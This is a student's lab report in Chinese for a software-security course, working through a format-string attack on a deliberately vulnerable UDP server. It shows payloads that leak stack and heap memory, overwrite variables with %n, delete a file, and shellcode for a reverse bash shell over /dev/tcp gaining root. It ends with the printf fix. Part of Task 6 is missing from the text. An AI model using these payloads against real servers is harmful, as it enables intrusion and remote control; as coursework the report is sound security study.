
实 验 报 告



Format String Server

课程名称	软件安全
学 院	计算机科学技术学院
专 业	信息安全
姓 名	冉津豪
学 号	17307130179

开 课 时 间 2019 至 2020 学年第 二 学期

目录

Pre-Task Turning Off Countermeasures.....	2
Task 1: The Vulnerable Program	2
Task 2: Understanding the Layout of the Stack	2
Task 3: Crash the Program	3
Task 4: Print Out the Server Program's Memory	3
● Task 4.A: Stack Data	3
● Task 4.B: Heap Data	4
Task 5: Change the Server Program's Memory.....	4
● Task 5.A: Change the value to a different value	4
● Task 5.B: Change the value to 0x500	4
● Task 5.C: Change the value to 0xFF990000.....	5
Task 6: Inject Malicious Code into the Server Program.....	5
Task 7: Getting a Reverse Shell	6
Task 8: Fixing the Problem	7

Pre-Task Turning Off Countermeasures

关闭地址空间随机化。

```
sudo sysctl -w kernel.randomize_va_space=0
```

Task 1: The Vulnerable Program

编译 `server.c`, 定义 `DUMMY_SIZE` 为 200, 并用 `ROOT` 运行。


```
gcc -DDUMMY_SIZE=200 -z execstack -o server server.c  
sudo ./server
```

在另一个 `shell` 中, 向 `Server` 发送 `hello`。

```
echo hello | nc -u 127.0.0.1 9090
```

```
root@VM:/home/seed/Documents/3. Format_String_Server# server  
The address of the input array: 0xbfffee0  
The address of the secret: 0x08048880  
The address of the 'target' variable: 0x0804a044  
The value of the 'target' variable (before): 0x11223344  
The ebp value inside myprintf() is: 0xbfffed98  
hello  
The value of the 'target' variable (after): 0x11223344
```

Task 2: Understanding the Layout of the Stack



在 `Task1` 的结果中已经打印出③的地址: `0xbfffee0`。

现在生成一个 `badfile`, 并发送到 `server`, 打印栈上的内容。

```
python -c 'print("%.8x,%.8x,%.8x,%.8x\n"*20)' > badfile  
nc -u 127.0.0.1 9090 < badfile
```

[illegible]

且已知在 `myprintf()` 函数中, `ebp` 为 `0xbffed98`, 所以返回地址保存地址, 即②为 `0xbffed9c`。

反编译 `main` 函数，得到在②保存的地址应为 `0x080487fa`，所以确定该地址在栈上的相对位置，即第 16 行第 3 个，偏移量为 `0xfc`，所以①为 `0xbffeca0`。

```
0x080487f5 <+304>: call    0x80485eb <myprintf>
0x080487fa <+309>: add     esp,0x10
0x080487fd <+312>: jmp     0x80487a7 <main+226>
```

所以①和③距离 $0xbfffee0 - 0xbffeca0 = 0x200$ 。

Task 3: Crash the Program

利用%n 可以实现。

```
python -c 'print("%n"*80)' > badfile1
nc -u 127.0.0.1 9090 < badfile1
```

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffed98
Segmentation fault
root@VM:/home/seed/Documents/3. Format String Server#
```

Task 4: Print Out the Server Program's Memory

- **Task 4. A: Stack Data**

以 4 字节为单位，由于①和③距离 $0x200 = 512 = 4 * 128$ ，所以打印第 128 个 %x 即为 buf 上的内容：

```
python -c 'print("AAAA%128$x")' > badfile2
nc -u 127.0.0.1 9090 < badfile2
```

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffed98
AAAA41414141
The value of the 'target' variable (after): 0x11223344
```

● Task 4.B: Heap Data

secret 地址为 0x08048880, 用%s 打印出该内存的内容。

```
python -c 'print("\x80\x88\x04\x08%128$s")' > badfile3
nc -u 127.0.0.1 9090 < badfile3
```

```
The ebp value inside myprintf() is: 0xbfffed98
00A secret message
The value of the 'target' variable (after): 0x11223344
```

Task 5: Change the Server Program's Memory

● Task 5.A: Change the value to a different value

target 地址为 0x0804a044, 用%n 覆盖该内存的内容。

```
python -c 'print("\x44\xa0\x04\x08%128$n")' > badfile4
nc -u 127.0.0.1 9090 < badfile4
```

```
The address of the target variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffed98
D004
The value of the 'target' variable (after): 0x00000004
```

● Task 5.B: Change the value to 0x500

根据%n 的性质, 构造相应字节数 $0x500 = 1280$, 算上地址的字节, 即还需构建 1276 个字节。

```
python -c 'print("\x44\xa0\x04\x08%1276x%128$n")' > badfile4
nc -u 127.0.0.1 9090 < badfile4
```

```
The value of the 'target' variable (after): 0x00000004
The ebp value inside myprintf() is: 0xbfffed98
D004
0
The value of the 'target' variable (after): 0x00000500
```


成功删除事先创建好的/tmp/myfile 文件

```
[06/09/20]seed@VM:/tmp$ ls
config-err-5zNFYb
mozilla_seed0
mvfile
orbit-seed
systemd-private-28c1a1b7b6f5434a86f672448a61a7f9-colord.service-lT9qFU
systemd-private-28c1a1b7b6f5434a86f672448a61a7f9-rtkit-daemon.service-3i7K0c
unity support test.0
vboxguest-Module.symvers
vmware0n0
vmware-root
vmware-root_2016-835233380
vmware-seed
[06/09/20]seed@VM:/tmp$ ls
config-err-5zNFYb
mozilla_seed0
orbit-seed
systemd-private-28c1a1b7b6f5434a86f672448a61a7f9-colord.service-lT9qFU
systemd-private-28c1a1b7b6f5434a86f672448a61a7f9-rtkit-daemon.service-3i7K0c
systemd-private-28c1a1b7b6f5434a86f672448a61a7f9-systemd-hostnamed.service-VFDHt
```

Task 7: Getting a Reverse Shell

在 Task6 的基础上，开启 tcp7070 端口的监听，修改出相应命令的字符串即可。

```
nc -l 7070 -v
```

1	"\x68"" "	# pushl (an integer)
2	"\x68""2>&1"	# pushl (an integer)
3	"\x68""<&1 "	# pushl (an integer)
4	"\x68""70 0"	# pushl (an integer)
5	"\x68""1/70"	# pushl (an integer)
6	"\x68""0.0."	# pushl (an integer)
7	"\x68""127."	# pushl (an integer)
8	"\x68""tcp/"	# pushl (an integer)
9	"\x68""dev/"	# pushl (an integer)
10	"\x68"" > /"	# pushl (an integer)
11	"\x68""h -i"	# pushl (an integer)
12	"\x68""/bas"	# pushl (an integer)
13	"\x68""/bin"	# pushl (an integer)

```
[06/10/20]seed@VM:~/.../3. Format_String_Server$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted (family 2, sport 50898)
root@VM:/home/seed/Documents/3. Format_String_Server# whoami
root
root@VM:/home/seed/Documents/3. Format_String_Server#
```

Task 8: Fixing the Problem

gcc 编译时，提示

warning: format not a string literal and no format arguments [-

Wformat-security]

```
[06/10/20]seed@VM:~/.../3. Format_String_Server$ gcc -DDUMMY_SIZE=200 -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:34:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
```

将 `printf(msg)` 修改为 `printf("%s",msg)` 即可避免该问题。

再次发起 Task3 的攻击，攻击失败。

```
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048890
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffffefc8
The value of the 'target' variable (after): 0x11223344
```